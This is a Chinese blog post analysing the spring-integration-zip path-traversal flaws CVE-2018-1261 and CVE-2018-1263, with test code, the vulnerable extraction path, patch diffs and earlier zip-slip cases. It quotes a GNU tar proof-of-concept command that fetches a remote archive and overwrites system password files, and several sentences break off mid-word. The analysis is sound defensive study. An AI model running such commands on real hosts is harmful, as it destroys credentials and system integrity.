Unsafe Unzip with spring-integration-zip 分析-【CVE-2018-1261 与 CVE-2018-1263】

chybeta / 2018-05-12 17:15:02 / 浏览数 18177 安全技术 漏洞分析 顶(0) 踩(0)

漏洞公告

https://pivotal.io/security/cve-2018-1261

CVE-2018-1261: Unsafe Unzip with spring-integration-zip

Severity

Critical

Vendor

Spring by Pivotal

Description


spring-integration-zip , versions prior to 1.0.1, exposes an arbitrary file write vulnerability, that can be achieved using a specially crafted zip archive (affects other archives as well, bzip2, tar, xz, war, cpio, 7z), that holds path traversal filenames. So when the filename gets concatenated to the target extraction directory, the final path ends up outside of the target folder.

This specifically applies to the unzip transformer.

This can only happen if an application using this library accepts and unpacks zip files from untrusted sources.

关于 CVE-2018-1263 ，见补丁浅析部分。

漏洞分析



从简单的测试代码开始：

```
public final class Main {

   private static ResourceLoader resourceLoader = new DefaultResourceLoader();
   private static File path =  new File("./here/");
   public static void main(final String... args) {
       final Resource evilResource = resourceLoader.getResource("classpath:zip-malicious-traversal.zip");
       try{
           InputStream evilIS = evilResource.getInputStream();
           Message<InputStream> evilMessage = MessageBuilder.withPayload(evilIS).build();
           UnZipTransformer unZipTransformer = new UnZipTransformer();
           unZipTransformer.setWorkDirectory(path);
           unZipTransformer.afterPropertiesSet();
           unZipTransformer.transform(evilMessage);
       }catch (Exception e){
           System.out.println(e);
       }
   }
}
```

其中`zip-malicious-traversal.zip`即恶意的压缩包，结构如下：

`unZipTransformer.setWorkDirectory(path);`设置了正常情况下解压目录为当前目录下的here文件夹，如上gif所示，在here文件夹中生成了good.txt。而evil.txt却

环境相关源码见附件。为了复现漏洞，需要在硬盘根目录下先创建一个tmp目录，`zip-malicious-traversal.zip`在CVE-2018-1261\src\main\resources中。

跟踪代码，在`unZipTransformer.transform(evilMessage);`处打上断点跟入。当控制流到达 org/springframework/integration/zip/transformer/UnZipTransformer.java:112

```
ZipUtil.iterate(inputStream, new ZipEntryCallback() { ... });
```


这里会将inputStream输入，`ZipEntryCallback`作为回调函数。跟入`iterate` 至org/zeroturnaround/zip/ZipUtil.java。

```
public static void iterate(InputStream is, ZipEntryCallback action, Charset charset) {
   try {
     ZipInputStream in = null;
     if (charset == null) {
         in = new ZipInputStream(new BufferedInputStream(is));
     }
     else { ... }
     ZipEntry entry;
     while ((entry = in.getNextEntry()) != null) {
       try {
         action.process(in, entry);
       }
       ...
     }
   }
```

```
    ...
}
```

在iterate中，通过`in = new ZipInputStream(new BufferedInputStream(is));`生成了ZipInputStream对象in，此后通过`in.getNextEntry()`来获取对象in中的一个个条目。对于`getNextEntry()`而已，它会直接扌
[How does ZipInputStream.getNextEntry() work?](#)。所以对于`zip-malicious-traversal.zip`而言

回到UnZipTransformer.java：



可以看到entry的值即为`../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../`


此后调用回调函数process:

```
public void process(InputStream zipEntryInputStream, ZipEntry zipEntry) throws IOException {

   final String zipEntryName = zipEntry.getName();
   ...
   if (ZipResultType.FILE.equals(zipResultType)) {
       final File tempDir = new File(workDirectory, message.getHeaders().getId().toString());
       tempDir.mkdirs(); //NOSONAR false positive
       final File destinationFile = new File(tempDir, zipEntryName);

       if (zipEntry.isDirectory()) { ...   }
       else {
           SpringZipUtils.copy(zipEntryInputStream, destinationFile);
           uncompressedData.put(zipEntryName, destinationFile);
       }
   }
   ...
}
```

tempDir是临时生成的文件夹，而zipEntryName通过zipEntry.getName()得到，即为../../../那一串。接着通过final File destinationFile = new File(tempDir, zipEntryName);确定解压目录，也正是这里造成了跨越目录漏洞。接着就是调用copy把数据写到destinationFile处。



究其原因，对于getNextEntry而言,../

补丁浅析

1.0.1.RELEASE中的补丁 [Disallow traversal entity in zip]，主要是在进行copy操作前，对zipEntryName进行了检查

```
final File destinationFile = new File(tempDir, zipEntryName);

   if (zipEntryName.contains("..") && !destinationFile.getCanonicalPath().startsWith(workDirectory.getCanonicalPath())) {
       throw new ZipException("The file " + zipEntryName + " is trying to leave the target output directory of " + workDirecto
   }
```

对于恶意的压缩包，在生成了destinationFile后，假设值为.\here\e401f4b8-0ecb-3f3a-76ce-5318b14d6000\..\..\tmp\evil.txt时，通过调用destina

之后，2018年5月11日pivotal又再次放出公告：

CVE-2018-1263: Unsafe Unzip with spring-integration-zip

Severity

Critical

Vendor

Spring by Pivotal

Description

spring-integration-zip , versions prior to 1.0.2, exposes an arbitrary file write vulnerability, that can be achieved using a specially crafted zip archive (affects other archives as well, bzip2, tar, xz, war, cpio, 7z), that holds path traversal filenames. So when the filename gets concatenated to the target extraction directory, the final path ends up outside of the target folder. The previous CVE-2018-1261 prevented the framework itself from writing the file. While the framework itself now does not write such files, it does present the errant path to the user application, which could inadvertently write the file using that path.

原因在于：

```
While the framework itself now does not write such files, it does present the errant path to the user application, which could
```

也就是说，生成的destinationFile其实是错误的，尽管框架本身不会有问题不会出现目录遍历漏洞，但是对于应用而言，可能之后直接使用了destinationFile这个 [traversal entry even for byte[]]，直接在生成destinationFile时做了检查：

```
final File destinationFile = checkPath(message, zipEntryName);
```

```java
public File checkPath(final Message<?> message, final String zipEntryName) throws IOException {
        final File tempDir = new File(workDirectory, message.getHeaders().getId().toString());
        tempDir.mkdirs(); //NOSONAR false positive
        final File destinationFile = new File(tempDir, zipEntryName);

        /* If we see the relative traversal string of ".." we need to make sure
         * that the outputdir + name doesn't leave the outputdir.
         */
        if (!destinationFile.getCanonicalPath().startsWith(workDirectory.getCanonicalPath())) {
                throw new ZipException("The file " + zipEntryName +
                                " is trying to leave the target output directory of " + workDirectory);
        }
        return destinationFile;
}
```

除此之外，在 Remove unnecessary check for the . . 中还将`zipEntryName.contains("..")`的判断删除，因为认为是不必要的。

漏洞考古

类似的压缩文件目录遍历漏洞以前也出现不少，列举几个。

- 安卓：三星默认输入法远程代码执行

files arbitrarily. In addition, for our payload, letUs add a path traversal and attempt to write a file to /data/. Our payload looks as follows:

```
➜  samsung_keyboard_hax  unzip -l evil.zip
Archive:  evil.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
        5  2014-08-22 18:52   ../../../../../../../../data/payload
---------                     -------
        5                     1 file
```

After modifying the manifest appropriately, we check for our payload file and it exists!

```
➜  samsung_keyboard_hax  adbx shell su -c "ls -l /data/payload"
-rw------- system   system          5 2014-08-22 16:07 payload
```

- Python : Exploiting insecure file extraction in Python for code execution

  You can see that `filename` variable is controlled by the user. If we set the value of `filename` to `../../foo.py`

```
>>> import os
>>> extraction_path = "/home/ajin/webapp/uploads/"
>>> filename = "../../foo.py"
>>> outfile = os.path.join(extraction_path, filename)
>>> outfile
'/home/ajin/webapp/uploads/../../foo.py'
>>> open(outfile, "w").write("print 'test'")
>>> open("/home/ajin/foo.py", "r").read()
"print 'test'"
```


  By abusing path traversal, we are able to write the file to arbitrary location. In this case into `/home/ajin` instead of `/home/ajin/webapp/uploads/`

- GNU tar 解压路径绕过漏洞

  漏洞发现者给出了示例 PoC，用户可用其自检。(该方法会覆盖用户帐号密码，导致 root 用户密码为空，建议使用实验环境测试或者采用方法二)

```
curl https://sintonen.fi/advisories/tar-poc.tar | tar xv etc/motd
cat etc/shadow
```

  示例poc:



CVE-2018-1261.rar (0.021 MB) 下载附件

上一篇：绕过Linux受限Shell环境的技巧 下一篇：php一句话木马检测绕过研究

1. 0 条回复
   - 动动手指，沙发就是你的了！